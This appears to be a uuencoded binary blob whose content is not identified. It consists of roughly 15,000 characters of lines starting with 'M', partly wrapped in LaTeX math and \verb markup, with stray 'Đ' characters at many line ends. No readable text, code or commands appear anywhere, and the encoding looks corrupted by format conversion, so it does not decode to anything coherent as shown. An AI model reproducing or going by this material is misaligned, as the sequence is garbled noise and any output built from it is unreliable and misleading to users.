$\verb|MEY36ZV\93+\FS0?D3INZ2++CPPSG@8X/5'3S^>2+\$GUC;;24`N,"D3-PG\#Q+D|$ M2XNWKZS-!Z1C1*,>9OD4Z!;PRJ:CUI@V&+,KZ9B^#5)%(GKJ%)\#OPB070B?Đ MA100F8FY76QE6*O6H';D>UTYXF;7J%H>/=EKFR LGF:%&>>U\;'7F5JT/ZVNÐ MKK+VM!U\O.?F+M=-LH+?^.8)YSHENO*L<X@U:&9WTL\761^4^/+4@??`F5IGD M\>EFL=O#63?Y`0'#U_C1\&6SMQD6+I.M3DRG7M@"`D>.8D?DZ;2![1H0U!!LD M+#QKA8@\$"OCYU4,U8&%G"[Z:8)7R*-/SZ@HO_0,,"BE!@XB;>X4CS6)R>"XDD M5I"VIL; 2BYTW7=K<!\$P*=JS]DT1V<#3&`P&)&W(Q6!P699(,8WD2+\#O^/,#D M#31P:!XMRPV.70^`1IOH?=LACN?_S<!Q7&`B79686^*.@%;U4H;=[RHE>&=CĐ MM5\;U<6,NPH*2ADNIH1NJF*>-W%.75J&/`E\B_0Z?'83>A!H"ABA#C:"#5J\$Đ ME0-[YC#L8]D60"D2!CMX680_-O012(\$-@`GB"C()#E=J0]IU"^*QT'7P/4\:Đ MJW*B@.6AZ>):8-<("1[\IXJ-FIY1.:XH92CA-90#JHWG=VQ_7B_'>1\`7((<Đ MK9.DGU(-^[,9Z6>8EP.HDK,?U%,.3I>NL""VO[Z^'?P+#BGYL=\UN2"FH'<_Đ M5<@/1UT7*+`\$<K(`W&5T^*5T3JR_`EAQO\$&9L7!V2K8)Y!3`-33*WML4(V(QĐ M;(YDF(NADQ+;95C#R-]\8\SIKD0')T?W7NF,TT,"D&(YYN["R=I["'!DCIWSD $MC\02V<F01BC]1[S3AFB?,S5!5/M"<^3*K;B7I#^%9<">AY\<XL5"FL=JS.JMD$ M;BE6UU<OCM=+(#/\U/=M#YMJ@.Q(3]/G?/70%VUZDCP QA&2",TXR%FP\$.\$YĐ M]\$N)OUJ@RSV81JTH600"(F_56FWZVQ/:Q/F)K+*N*JWU:DU*61FY!_A`+<91D M5BC%HWJ;E;?YW!6L1_+PN%*80(_-;H=@N7Q>@:@*T-]^[)C3UBOY.0BF#,[%D M<*AVB'46..;LL!KH1Y*W>IS1UM;6HSY9%IM=<CD&<RGT50F>W7Z79+F,59+;Đ $M[PP985 = \#(L-Q3AE>5>;9>KUF\4\&$=U\V8\#V?TSK-1J<?[RR++IO=-@V3XPSKD]$ MFMWZU695D_0PY3PPAJ0:V2FMZ;\$R8@H`A\,/"XOBB"PS\$!N8]_#=VQIZ*_9AÐ $M_D\&N*>)GA"U1@:QRC.]HCR1;2TM+!>U0S(?-9B?B56;=>3U(PCK4ID<,,,#[_<math>D$ MW'&2K>&/`TV"0ED.Z:^58(/M2&.W8(-OJ@>RY-7E6Q:G_,`7X.LEX/LHP[`_Đ $\texttt{M^9IFP\$B!=S2)G"_;@8:Q7\&Y533D-+37UK\&*,=4LK8D}\&=\texttt{HC.H>_U_P[5WYB\$D]}$ M<)@=:X59Q\;T<'XV[(7YE#B=S:"5?MW5EN+2*BFR[54QX,VAO4N-:^IY)F"RĐ

M0F"SHU^;SX02R5H4!`#1A.P`Y@NXO1P(-MCH/U:3DKXJQ<:9*`IU+H&,\$[5>D M:Y\8(HTNQ5XET-[>,O17#P8H;E?!CPOFY7'F@VC7JIG?=H"[A];P=\:U3Q37Đ M67<XR@K.[[QEF*=YVCC\$&H>@_9US95C7;1G]:/KYP+UQS(NF]VL#OSFVG5&.Đ $\texttt{MOD+3;1=D} \setminus \texttt{YN_RDH.\$LV^9Z} \setminus \texttt{K[3!K"+^V^?X[_8R\\$M!.?WIJ6^9<IY-T@5U?D.}$ MT4RBPX0-!&0<+K\E<,RBRES`B^ZJ4\.T&3OT;U!B:SDUA<UH'@-.)YB#_4HOĐ M!B*)R%NR0E*\5Q&4,*EK`@.1`(PF]X!4*3:\$\$"^DWB.(P)[M!34CCP=YDSF7D M6Z#H(4/',RYFX!GCH7K/U%-"64!S(^'L>"]T&.-Q.K#(]F2@5,X(Z'`ZH>(TĐ MV51Z`5L8)?1![\$RHJK`\$V-?H&>1M<#L5L@ROT<WN&`@+!YQH>+D/ZWXK3&7*Đ ML!ZZT`OMT#5;290>*<.JS/X7\O.X%`A7*=>C5`.+998^\NIV(OD*4\$TS5!(@Đ MBEX%>2SHEUJT1<IX'>RNSBW46X#;9#=,ILE0JV:V_`7"1(D<Y>06MIQ.NS3;D MNA!!?S@+Z@'74108'A/VDLF.]!F+W<LR!(3&1("622A>K5ZW\$,J`>?,KF!!-Ð MT.\$\$HVR4@?\$X^A+D0/"@RE^+Y[M=3>]EFF(@@!S,1,8L#@CBY:V(/^Y<*<\D MP(9PDWM3DI>PD\/I7`;'AF2,@[&2J483\$(N#6>LU\$@P<]BD>%(+A`%B[+CU7Đ M#0S>-4SKL0!2-!HAC&UC?-':::[T5EE]VEE66,N!'AFEPU08LJ#D-9EJ]<59Đ M,)RQN:G5D&S^`9D+E^=]_UT-]J"M&-A@O8"HZ6&9N,4"EB\BC1Q1EMEL#G8GD MU)'U2CC3Z,C5&PAV<+!."+M<?;]+%WO/<`-XD"5(8:Q>*&HV,QS"#0!45HE3D MLLREV>/B5]&J("!A("\XR1C+>)8,R^<Z<";VS.T:0H+TY?=PZ/N,Y4V05Q.RĐ MJM>AF"AR<+?2R(4@0B)Z=<&;TO%318Y8H@DPE*NGX4T(DUUR>NC[JJADOMOCĐ M*85"NX7-3MY#K]&A\)8-!Q2-_97=-6!;W_L:E`?B6Y)',[*7HYZVKV-+8)Y.Đ MHPO%5"[Z5W8[-\01,61ZX"O&%._D>&2_HGIH>:,)HLG!YT&3'S8SBDSQ.VM=Đ M0;[Y_?'9\$%B"Q+B\$;2R4ITA_83OYFHB2\$[Z@DA0@G4:S^*K<1N<Q.`=.*8:9Đ MG16@C*2&>RHZ0Y@0R<[.9U'0AVSL94,G-]<(;U)L3C_),<4%^V7:Q*.^?+],Đ MB\$KG2332V.FRYVO*>UK3.>`!88(-Z8-D\$45L0BC8;S7JE,F,WS_.DD+&<NMCĐ M_G_.5>2&!M1J6FJ1=1Z]K+1X8HXFG&"ANUFB<3,)E2YLTD[;]\JR_1ZY)UT\$Đ M"XNQ\$F4BG&KHKA.L+IM)ON2(*G49-!XWBB&)G#)^5L'D2('FF%!5#^BC(+BJD M@84#<&2:<'N;*\$NG?Q^F_P\$7Q8"Q%1MA-=8%DF-TA\$XY.5!\$>&A'1823X[I2D $MX+AB&VZ$;DP09(>=TTK"6MR$-V8^_';;K4<M$A<H@Q1D-:0Q[@S-D6S\:Y7D]$ M90V!?EFJ0"@#"NKEA5]11SL<O*7EA?8_,:^/9JV!7:\$BZ7[+Z`VNC?3DB>8XĐ MX`Y=:;*@K7/:L&^;RBED,8'Z+_^JUT4LFNHLP#-J=B8A:`2\L4K/?WZ5UINVĐ MJB1GSK!(O'6A:?:Y]=9<Z!.N@L\E-GF2M'F5]-4A1F?)>9"I3GY?A!>@D`\EĐ MLRU.@XV@0>!]OCZ['\$QRY[V?[2<V`LJ8>*+R5.P3IHX_''7B*QD0]ZVP+CB-Ð M%-#/JLX]3CHPBC)XTB4!@^QM"!!C2>PL8\$=R&K\$4HPB#'WBR@1S2SR>(<B#;D $M6=VF=>-[:)C-ZA)<L;5+H1O+%M;^{!}#.W#64YX+,)^)Y/B^{.-T:@=/[U^4+D]$ M>L\+XK7PF-0#HL\$20.[G,E\G%6OVJ%RP#0)J;,?IA42]\$N#`YS8@UD5;;W>9Đ M*GO'KZRM2A&CF?S<_#3-SW`N]3F6\G0XT4:TA"K!UX?R2#3[Q;KN?/SRB95HĐ $M=*0;B@_)(OL(:T90H_,&)?LB@]H"\\L5LDNI"'QL[9,Z??7_QCJT?IT<@.,GD]$ MA5FR-KGTDWJ(6^`+B7XE=-@?G<KU9"\$";4,,%8`1UM]SB'000*(!`EF2G85Đ M_3GHP61@"^M,VYKDZ8VDXY%?^],-?/":%NHY#"C*=[RSJLLNUS:2<1F7?\P!Đ $MCC@KO$F880**^7^TS^3'T+!, MV:T[Q[>-46)F*,/)L=_.*L^+2_F^<EKQ-1D$ MSUTY!S3W[FR@D084;V;@PQ[;T^>A")!U^3&;HY\A=YVH\$;WFY^D!+P@FB5;EĐ M;SB#2D2C4J=+R^/WP"/66233?0WH:'/>1I!^Y7DHDV<Q.MX"(UVUFO>*;75[Đ ME935.+YKX+; `5`KK8S!.]56&ZMEN-.B]F!/W)`:EH %\$W<O)DUT"OAUY!SZ!Đ M2K+8<`D6[ZG@(\-3OSZ(A9@F'Q^\O;)_9>TV\(`/MTT_U!GF9<QX,A^R9FK'D M/SK2E<@]<8?9)U\$<<5XXCNV]B`7N2?(L5ZOQ\$B"_&5^BGDEZ6=J.Q<8T/82-Ð M7950BR9%[C7[DF0_GX+2S,9FW(VD.2FS759Z%0F2Y467()L>LT9P]VYZR":%Đ M3Y`;VG2_HCM4#N]4YIG;H/,<>]R:A9C/@UA.ZI@!4&4M'@?]GW-C/(@0)-9^Đ M==KBM;JI[T7N:\$7C&5?=2%>G3@D&OOV-^'U7=)3:S6JG+`8_T-DMC4ANEMM2Đ MEGH?%2:99"8'>DUYUL8;[9DT."`8H"'A!S^E]TE!\&)XEJ%H-'I4;SM?#=^GÐ $M[OY)9[WW+IF\X-83/\&N+$ZK9@X==`'"%."7J8\#GC\7XNK!--,3GW*\8EWD]8D$ M'(`,;XYB-RZRQB#:65>06Q=I^.M%E33^:.O(:6BBN-D\$R.OZ:>G3[]AUUAUNÐ MK1/4T0) &> 'H[^5=(M^:54N^;:XK#%\H\$W-L#+SF<??>Y;7S]YMZ>.EZX=CJ!Đ M==G) \$HRWV;,\$)0&0&^=TX/(<@EYN(%%V"3Y7Q\$F;WQE)JJB<'?4GZ])/6]XFD MJV7=)84-[2MOK)(-B0T=+7"9S!2NIM(EC/RZ4+:J!%9FDS%@;N0!@<-]SF[Đ M&R\$-K,?@PM<7+6,7]TD"X87+&=IF+FUNL)Q#AXMH0M\VAEP@0='\$="\$=YTQ%D M82/`H0=[IT+F`PW(G1Q-&XJGU92B<S5\;8&6ZP</@R7SO?<]72=Q_I+D1H;JD MO!U0!RJYCR7D^*30;YHDL*W!\$!=78()JE%_S%0.'G7)^+]G^1#^;"386%PIFD M;A``KTS^*4UZ?Q=B`UA0N/]^"+H?ET*C,DE=ETMZ"N6J+@5K6MP.ND`U>]V"Đ $M889\' <= B-) E\7_7NVX3U<)_505'85!@P*OW:F\-<MKPG)K(.[C*\8?"T<`9-D)$ $M!R)^*/_E$7:PJ,U2$DQCZ)[N9X"5T^`WOJ_[Q(QF\NF=Z71K(8>^&B&FB-TD)]$ $\label{local_mr6CO_Q_'2;HO'3G/]TTU1N96$A1/! \D/2H$AT0T@L) $ [X\\] MD = 0 \ALD + 0$

M; &V5) 28DE/4WV"XC0Q=J-1J57C?-)QD66?+64>K_SHOC)[X_H,.0+TJ?Z!P-Đ MLK#)Z\?GV18X"3HQD7F[XC?,EG61<%9,+TME2=+F(Z/]G%]*RN,1[4]SVYL_Ð M?R/YX2/(U/Q"OVA[?SC`58,-VG#,,9]MT<F.@?(L5OZ+":NC#P5H4K9TUXOSĐ $M>H,IJ^3Y6RY&6S"VM.3#1-+2C.U(N.)/V,4]9TR?M3M-J^9;O\0["'J@<?7Đ]$ $M2Z\&\-4!F/84DFF"I97A0)9:08(XQ\,U)?V>7H$R2GT(K+T5S-I\7IB;(7#/GD)$ M58<=M\$D:B?<Q'\<5NO.`\V9+C-SG=@GP\$AB*W%'QY1K\$<3Z1Z(`OF<%-8"4MD M/AOI=!J%A@\$PY30&&O;`I([JB"-%K;/D-N4XONX/V%GUT\$%2AC\$SE:QOC5XYĐ M?S_BI"U'K^__IB3>%,(]M6\2%%14VY"?&>\&4!";\$AN*.27@&:3\$[AJC"=64Đ MCB'G;)CE18-@[6WB>2U3KG&`1_+:BA-A"_/0OA&/4\43;V[\$73TV(X7#>(_\Ð M7A*NK];B^=C@FQKT^!.?1HSC>ZOT;OX_>X[)8@&(-L>@)Y7@8JP]3DM%0S"KĐ MI]`16HDH>D3ERD`MR^"R&MMY7B["I29Y.!0(%'W?>N\$G]/^^[4L*@G!U5DFLĐ $MP:9-;\ensuremath{\mbox{\mbox{M}}}\ensuremath{\mbox{W}}\ensuremath{\mbox{Y}}\ensure$ M)A@]I`>[(SN3,"^&<([QO?ZR32?[O*=_X&G32:/?TCI?[J&JZP)Z_Y4=)WH:Đ $M91J\#/T\&=.05WS9DM\J/A-N/H^K"7PT*[DDR671@DB(58,Y4Q:/;Y=-89=*OĐ)]$ MOZ(QFEH&T\BC.[LYYUI;,_7-CW6-*T*HIJ!L#[CRX4)T@!UL\$>4R>W*4VP]!Đ M6ZH0X))CK`Y;8*C!+/BHW#=0U`\H>[B\$H"`<LF_\$A2Q.L`/+!P?Z,//XK!'&Đ MHT_D\Y&EA9DCAU175(]/]8/ONT^V='%R@/,,)-2#8:X=^_N]67M\$,1XP\A@GD M4.1#9U9=@FT&E+S)RC;OWPS?-R3D\G<,Q!YWGNT1\$ON_[S[BMK:U3?2^[9)]D M\$_.\$'U"1583MDTKF;#JV^3OX&H*>90SML,(T(AJ[`)@*#25'+LPU;!\$DFP*Đ M3ZBW@7U,I>\$TQ-?H[5'->PTJF_S&D&V&.,QRXUT%@R\;\$]PU40`T:/\$]GRHCĐ M,+&*_SYWRTW"NEAU*@'M01011U)M&5U3H(>%^CIS:ZB(O,*I#2Z7E.BH#0]?Đ M-\;F+D4FB"]I\8*6M`4[[;WN'SD=Z\DVV>SN#O3`1WN2%`6'8R\$OA&HE<+LWÐ M(_#FI>+I]02%QCLI2@H%Y7&@!'LT*4\Q=@25RTK(S#6(A(GBN9T;3N'L_>T#Đ M;Z`#!/^SL[=-2ZU&M&IY%Z!9.JB*'+5@_G2Z_=[\$`&G5J`BZ(,T<VU%;B&1BD M6()9Q#))'0]A96?+M&5Q2NE<7ZO=!E`JTGT)Y'+>\WVSIB.EX@/'!W_@?=LAÐ MQ_\Y)S^>HNXOCG:"TQN3C"?[H?E^#8*F2SGCO?-\;\$KO54&_0:.RE'R2H+O7Đ M^!4#.L;_ZU%%_PLFT\$&CR8`7(@HI*67/R_[T&,=UGUK.>UTY*-DBN>3`3`\$ZĐ M%L?S%)GOA!^:.\\UDISEI,28YM53^LVM1NR^LB\$H+B"6R9GSD789+_4S9T!_Ð M&7!NOL\S0&/:`"ZJ!O=G[CP".%R,G(T9ZVQZ"RK=TG@G)2K6HQS"ZIXLN%2&Đ $MC70\#\&:X6C\&L=FGW\#WGL/>U6V!-L-Q/C+?$2XK3*)((LS*Q4[[A;F;\RB4HT_Ð]))$ MC@N;-2QJG2*16@A8,4SRFHOWS9"H^"*IX8#'9)02BOG"BBP)03PM+P@.1"A2D M1[/'(5E@2>PC6QV7992,JL<S76C\(+"\[?RRZUV+0HV??I+C59UD'*MU?B07Đ $M+E!C20X)ZLO/\#,21/\#"9&(W>CP.W4@L($(L*<&1+"_1A4$VY69],&$]90D+D$ MR5FO/L!3060,@T9B+BY^3V3<'1\$=^JED1CIV80C%=#4(CI?B^Z9;94+`^W`.Đ $\texttt{M:Y9G:KUH[TUXP5_-S;2'S[M0-I\S&I/'1-[IF);"T+/\&_G^*;F<X("P[B.'\#7D]) }$ MT3C5ZL.=89/^"."Y>!KOA6ES[)DVK2Q%153,Y@:7]*</92!,=0#F2RQMEW)SD M:>%=5";^:FX29@EZMM3KTL9.T3S_3<JG3I7U)@#7:%XJ<-@UI%N3;XPY*!UHĐ M18ZL#?6F3 J40%>(H8K756:S%RX0U/60)Y4ZG?U[FY20[Q2+VW`OS'%X+L2BĐ $\verb|M%42*M"X:Z!^X`+,&\$] \verb|ME.?+R*2<>S'7?+<:9] \verb|BF!T@SB,>()^W+6WWKS_US.D| \\$ MX;GL>9[I8KDZ'R>*6V5[U&8K(C:WM6G!\7\[\)*S^S;\$N6668ZT+M>FMN;!MĐ $MT^{*\#*MKD\#'}$, 1N, 4) $^{\oplus}$ 9UEH, 3>M3&9-HD%;;Y:2Y#-I67*M]J[9)=76@S-BM5Đ MH1V7.'%1'</:I,C@19?%]=@(S%5SLM[[`1YYG,#[D>B_#XTVW>U&-Q2(1F#7Đ M>:Y)SZV,SH#J=TG0?8^,']O>O=-K1C:@-@7!6\$J>92Q=ZD+AZ#Y/L;BCO'5^Đ M7E:?_.!_A^3\A*W_U^:D\$D-ZGR![U#\$6G["H4!_M`PTZ/TPQ\<1)HJ(?`@>-Đ MH^2/,;!))4;';X2(TJW.)&#DC_:_K^Z<)WWZ9\$T"T[[?87Y17J[FKB8508\@Đ MXN-!5]['9&OVR7P[?>+VGP]"39"F4C^(D>GAOR3-KR%AB)*L`6H;`!08R89"Đ MI2Y,(IY8SXBNS])F;,^:,N)Y6"Z3EZQ8IVE:]ZG'U5D"!'-)5+0Z3(_"F5Q&Đ M=3S?>[I*,:"[GWR?A)15(C76Z"E3CO\$Z@EX;C^IV]!<!ZJ70D>7K8*8.XU.\$Đ M.#80=:F^-X.%A>@0;/0#*3E%[P8"6F"UIS3:9#>*)V.#^&HP[9*J!JR/12W3D M&ZUC/*"+504X)JCQP@**PYR+S5`/;0J"WMXP`8FT]\$%O^+IPF%(3[XUP\$G0)D M\$D5P,:2M06MPD^%0=#V2<3SOF!SOVVT&#K9)>7^OUARO2^?C(&@^<G1]'\3'D M3OJA KU:8`*:*6Y6'[J08::VC#RA0(O6A&\$]\$/\$S@3''P#Y,P\R>N%`E+5-(Đ MOW\$W7>?95J>#LSX*;]J0-XA[KHM,^?3T F]3+DD+)Z>6?\$(?G)B5J R ;RS<Đ M&9R5%4DO=E0'V[P_]OX/VHGZ\&/OO2_[%Q-C"SK)0@9;,*2.D.:*S_5&^.MVD MW,P2R3L>QC,CO'K"<_A>2.\GB@Q`I!+LG\!-[6A9`>Z2=FAY["FJ0034!=&.Đ $\label{eq:md:def} \texttt{MD:`4}_) \texttt{!M.W$\PJ}) \texttt{5@E:$O'\Q)} \texttt{K\&\A:`J$)} \texttt{F?<$(S"DT]} \texttt{IXZSP\&OA} \# *=@`'D \texttt{D} \texttt{A} + \texttt{A$ $\texttt{M} < \texttt{R77}) \texttt{"M} : [*S3!\&0E.I`29C(S\?Q]0L)':+>M"L@C;\0H7!Y,I_L?;Q4\<\$F1D)$ MR'1?GFO7FDTV_:92=*\$)*EW_P.Z\$+LGS;1IH&,^8=GFX"JU)>C?N2,Q8,7F0Đ MKIG_T*@QW`K>Q5DG2\$GS[Q\$*\9T-*SBF%@Q'2IA?=8=9K!'4?/-[;E_LEQ@UĐ

MX1[C1S8.Q'\$*]?16R(DS/6"GG+=MVROCVHD;22%K0B=8Q>C%XLB1A"])(['AÐ MG<TV&[4Z`-=OQ>``950BW[A:JM%-,OA8#.RX>S0('W'O/,J_G\WYT_._C\,?Đ MA]![`![>",WTG2*90>)XSR_:XX?\$FHT>[&>!K@,P)CPS\P\W@"_\`OD`UA:Đ M,O2T\$U)MR\[0HXTI,"\$TJ^]Y>0<XY#SF,^"#/JCU?ZM\#@[IIT+1?<1V77<[Đ $M(\4U,]^KI+_VS;[Z^[_T/9IEEW6LEQ,<_)'MEF)E8[%^)X!^C3W]X@Y*^XB!Ð$ M9^)=_P\B&(\$**\$;9:*&MU&1/LJ@8X56BKD:)*[\$_(@2.TP=026&8N=6^RLDAD MO] ;[<TLMTSKRBK+9'01UT09#0%U#\YL?3:94P;Z6- :/C'K U&-TV?1AN-YĐ $M+>1:=1&P/%L3MDF0:B?+,R^UEH!!?E?I4#1Q\\OU7I2V9R]9ZJ$<HR^Z?]*?D$ $\label{eq:mae:ykj:lb="=.GZ_P7:2L\#:G1W&<4E-5]P/X5S4D%, "VM\\O@US(A>]$OY[$$\muD $$\muD $$\mu$D$$ MWU)V[R?V+K8/)>2XE'<>7_Z&M5-\$]AKI`XBAB8SHNL^@KF('7KSQQN8\$ZA^@Đ MZ#H%\&7^'JOQ)Z?\OX!R%.KG6=N/ILZS3WM_/[J=%V_LTS0B30G\GL-7>J3RĐ MOI</CVOM?<#P7^K3^'\>R&M/T(E2%X">']5ZY.(X7@'?]^'J,.%L66\9JE;MÐ M\$#4'*[*1PJCKX)N%,%+<3(@;"OA.@P:%FEL4\.SRZ:G9K^%7.TC'/T-!ILO&D M356P(,J@2+SSHAJRN\$@@ZR_2N!\996@(!+7W&579=+"J7Y.U_OWJ?*^5\Q/)D $M<7PR=AVWXA5Y8$&4\7"B<>72?>^<JA_<=Q_I.^_5V":O-9Y=&]]?>_:KH(B3D)$ M:1\2\$C[O!^%6Y3_^.U3.YS-)FLSFP2=:X<3"0H^1\$@5?\?EZQ-\$`0T6BWI2Đ M2C")-DJCQ>P`:+D&9)T>)T&Q(V*4:#XPEC2A]S*8_T(WUI\$2:%#0!ZFPKQ-.Đ $M"6D^p#^/1^<]FZ[Y[<$R5!, [TV])RG#)X;(5)R^'3LM5\%J/SN,5/7R_'<<Đ$ $MG=RGG2[T_=MWWK;Q)P[\#E$L-=P$K1@)"-PF0$HP5=: 'L:WW\R7LPOTX64;-+D$ M[7X5EX))7*JWV";W['[X.X_FVR<40_#A[KB.>ZU\$F6YW8"SQ`=0TNNQU^A39Đ MV.O2+[Z&@^%"D+GCO4Y,V\$ZDVAI!D8)V=0N+R'AYA);L!P)"J7BE63)YA^\$OĐ $M@,;NQ6$2\``=HQPV\28V@H]?>`DF\(@;OT=/^EA)ES;<^7G.U0:8SR@N=)*D$ $M=A[;OQH=:M,^1.$3+5&C[ZE$F-Y@>'H$=$P^K14`6\1^G:;U3?U5=FG`/X8OD]$ $MG6",231=OW#?SH-2H9^)"XA-O"5!=CS7>OG(ZM85QIKGO%21[K:)_;M/NADECSTPACECS$ $MM.N!DX$W)1:N_!ZD7PRXSP>`CP*4JD@*7:YJ_X1>IL1-R=#&;34\T@7+"J2)D$ M4<4@"U,U84'1.`Y<II3C^<7H>I^MJZS/<M_X.@^CJH^!\3WRF?:P%1WC;[/EÐ $M_1Z3!3)6"GW-#WK5[+HN_`5'4BQ'!WK1:5/0>\]:M7K)<'Z.O[$5Z]2&8D$ M8FLZO:X8``O'%)9ST7"KXA'?X\OT+]L;=S?/;6^:N^=3SXFRY8M`?;AW&<,.Ð M?*<6KO3X2`5^>3&IPB_5CR`A^8C-"[IVB/@-N*D270QG3J6Y3N[>O@7M/M;YĐ M2_#CY=A<;)+*^7\NEA26*=;_3L!F,"G\$!AUWF2GP?<[`301`\\$P66KU0"BQLD M;P7.]X4^+M7["?/?C\N/:>W]DGTNE?.#UJEY%`O?JM5JTYCU?Z4\`?!\$^__^Ð MR3K=M/8K,%TYYW_1X%;L&X:,O-'<1\$NJ.`<=D(DI11.F0X;'_#"V%\6_"?GPĐ M]8)4*VJ&RI-KD":6/`2!4A0!,IG/Y7A^RC7%[\JH9JA7>P(;[06_\$S&^%,+[Đ M:I!_^_]SHY;(]ZQH\"K`:W8ZD4H0)EC>K]R.7G?QX/P])N=/=L]YDGOQX;D?Đ $M"$Y)\68=&^7><\63*$7+1:_L;S:?E93H"L+CK[7DFML,8WBQQ`*;K&I2R>,*D$ M<7(VIB"O[FC"EYAR, A8, DB, Y._Z><E8IH"79S=K_V`[*QA^G?3-WW;CS>?-^Đ M_'WS%YAL^Q%(H!>?>)J<]VOSN5S.!RQ4BR(7<DX^_HE&J6?:2>F6Z`LL.>HXD MXA2F`WA%_(X3''`DYL.<(=[IKZJ2F;0Z-?D>A*]+^O.ZVF:,-S%\$^(;V30T6Đ $\texttt{M9WI499}(\texttt{D3SYBI@?} \setminus (\texttt{QV}>+) \texttt{,} \texttt{H36TWGMM9R}[\texttt{GL_U^FO\$;"}!\texttt{E[KJ^T3-T^<0\$M"D]}$ M^7%\,<1227IN,5T8\PVU@'H#U0\>-"32!DWN#"30CX;J3P/Q]OJ4+B@\$]0G=Ð MG7CP'68X+: `OU\$H1JJGCR8E6/A4V\$N<T0JA2L-\$SJ2X3,U((NHUK8=+6B#!OĐ MD=N^,S\>&3VH[\$Y!O>>AY)/,>0Z1LN#JC_X7_5E[YVG`:<:8+UJZW1H^@X=Đ $MO] = A^B^* + 1Y, "G$LA/="6() OT!87!>3P4^VZ$"]*+?CA.33+FM_X*5+^<=LD$ $M_3^@'+`U%?S?!)\':OW$:`&KGY?ZOW)$M>=++)&4]5']]QJ>DTKYQ0BTJ1E6D$ M"-YA/YCQ%\$\'`H*/D?#CEBM:OU]O[_*>V]5ZD\$77MKIXO8\I]>K8O8V(%(7[Đ $M4ZW^9SH?_/"<%-^$<^$NX.L&H#;@:(!FO[NVF7:+%E<J^P]4>7]^4;"=,%SD$ MK)XD"IL_!"'9SVI35HFZ5=QET]]=:<(9EDV'*WT!/X(+35M4-!,)'EBF\O[2Đ MV,V!\$D]90.\%ETJAV[HDOS!Z,*>HW(=I_3^DD=\$"G*8]Y6-+>5ZUZC_'[AM]Đ M]PGB^-J4I]T/N@14Z9/U_E_\!,GJ%)..%_R_`/;U40V8N33VGHO^XX;@-V&ZĐ MM%[!D><)R_+<LG'^[WOAQUEI^G3VOM]6IP5!<#CR!C+\$QMI89#9(DG=_`<["Đ MDGLD3"%0Z;#[E^+A*H51Y(^3_7]J0/:Q5,>\TT*X(GC^\$)\$_ZK9)ROHN-2XUÐ $M.S3MNS[]-:(66H8WP004#0FS[H%7ID*O-"D)J__V#=6`W-!M["A3N)5C2?Y,Ð$ M69W6N\P\45*QU\ZD3?^\$\XGHO6XO-`C<INMO-8'3Q[0T@R\SH\MN2'F0]EL?Đ MZK=-[TSE@\%1/L\$^!INDP&RDAW* O"'%&*GY%NJCT?&!`C#JO!!/PZ["PS5`Đ MT=)DE':AT\?@&\$9\9]S#ZB@&GNJP5OG-5X:%'>22><#N,O62I#1PU(,DK(56Đ M.YT0<#_X0F*"GB<#"KRN&T\>'^1]I.C^YDJ;V*G^_1S=_:78^U[UG\#>/WJOĐ M=^_5TR6Y;/KL_WZQC"_:P!1E[Z\VVMU@>?CV`N,9Y*>_]9SI\$J17I>CR.?SYĐ MGLPPSX\`3%X\$O;OW?_5^W^#_J3@=W7+?I:CW7:I>_G-Z65V?<DJ`"+XGTP1,D M2M4+(^D_QQ2^P[L=GD?CKC%TE/148?K';!ZF(Y+%@Q.<C,?W'V&H7W`63^GWD MGO?S\$<[_S?CQ'_CYKQV2X"U8^J`\PV@SN;\$*71]<:WC@S;Z;)WN)S',>?3@.Đ M^TRDJAR6"]ED"/H`NS5Q!V\E\\D-"P<E4:_L_GAW[0=WR*-;:W[<1SK:.Y`KĐ

ML;0?883]A-?16./<\$10N>:),8%#"2I'88NQCF:?'P[)`DY*N<"J\H(YL]OFÐ M*PM7\$=NEZ;[0OHJD^!Q_/ILMGLBG6<LG@C(-K/=I10WY+Y?-+?`U5:=O?6^\D MI%P7G2XKR7D@2+9I2+E?=_TPH#P""<9T7)^2XL\$IO<JW(A[4DL1HD1X/T?+KĐ MQA7:_!^3\HE?4(;]!,[P0(DO*>6\LB_OY?Q?O6&R3.,;#P0;G.))`D=C5W[WĐ MP?@*=TVR]WK=WX_VDX\$9P/\$%;^C#M8(6C#.)V]/S/IESR9X>RXS7#_''^[[U=D M-'?M>WU:JP^7U?6*\T/(\CR*IM]\\$94T6YUV-UJ:;3;\G!<EYH8S`\,O\ YXĐ MKV-<!YGS`\KIHY)^8HL^ICV1M@8YODD&^>S]"%R1."`T]#60E%\MLSN[[V7LD M`0+?/3EO=<XGT?J?4!#7P\<YSGNAV%>L7GL\$>%^WW?DX'W\WN>`!NJJ=/_V5Đ M[EZS,DF2]BD`D)`(!(\$"`2!`5*(B`B!%A<%0\$HE((A\$4B:\(*""^?)[S0\$LEĐ MTB*@@(\$\$1\$"OD!>],R:?O<YW,W_M?<[N3/<@(^\$00_.0P[F=;WFON;UOG'M;D MUK7VWQP! %B0YS[GC?C\=M-I=(7YKZ)5?"MO>CWV_O+2H.L*HHQH=#H4_MV_]D $M[9;*Y5WU1[KN/TMWL$SSZ-VSON]HZG.N-UFK<SO32X'$UQS1Q-;9<T$S?],^D$ M#<16/:T<0(X@AQ`CB!'\$".(\$<0(X@?[U\$,]R747,3^X^2?E[Q_PTHYG5UP3&Đ M]VI!.JU91097"0AU&?9K<(AE90<2CWUJ7XN];]I_-^X-N&\890(\KP&VW&;>Đ M#F%JV"KJ<)"5_:4-YE2A.`M+J>&]*_8WS>,XDJQ/6#U!U(I&.":D*N\$J?G[[Đ M@<BV;XS,UZ?X/T-JRBSVWW3<3S[9XH+]LB7ZCY[C0F0&1'8\R)BKT1I)]*!0Đ M?T3\ERHI>T(\2!UK.S,E_,DS>Y]K.(\1/Q/6_9?(^_V\:-HA1F+S>^1Y'CUGD $M4E/0=+WG/-TW;=OM%3(H61*BH'9\#OR4I4&VD@^4=**-SGF>YUR,AFLUTK=EVD$ MGWVZ?INC%%UU\1WXQ_%;\:^\$HA(3PZGUO<J,'=\\`/DY+57GA8"L/>9*(,%2Đ MP;R@K&KK_APPD``Y*P;44F^MA!B-\53:]JZ821]JBI\,>?;T37Z^8(+3RJ+#Đ $M<M@P7AWCM\C7F_Q\X!H/JOWWR&-WINO^9]X`'(=:B>\^!QHFW./\$9SO7^X//Ð$ $\label{eq:main_substitution} $$M^\circ \O7LZ/2_ZOOY>GG@'$ZO/CS[KOO\VNU6M&2GP/=\%@25=0^+3)DDY]O[:2]WD $$$ $MR, KG(6>A\?0+'P467/J4RY%8Y?, $[(+JE](8(%B6Z=="/0"DXKHK+#:WTIJPD)]$ M?_.7K_*]=LJ];^;9G]^L-L>7TC9>%:MK+62U=14+(7'[VQ&78,!@5KI8'FLĐ 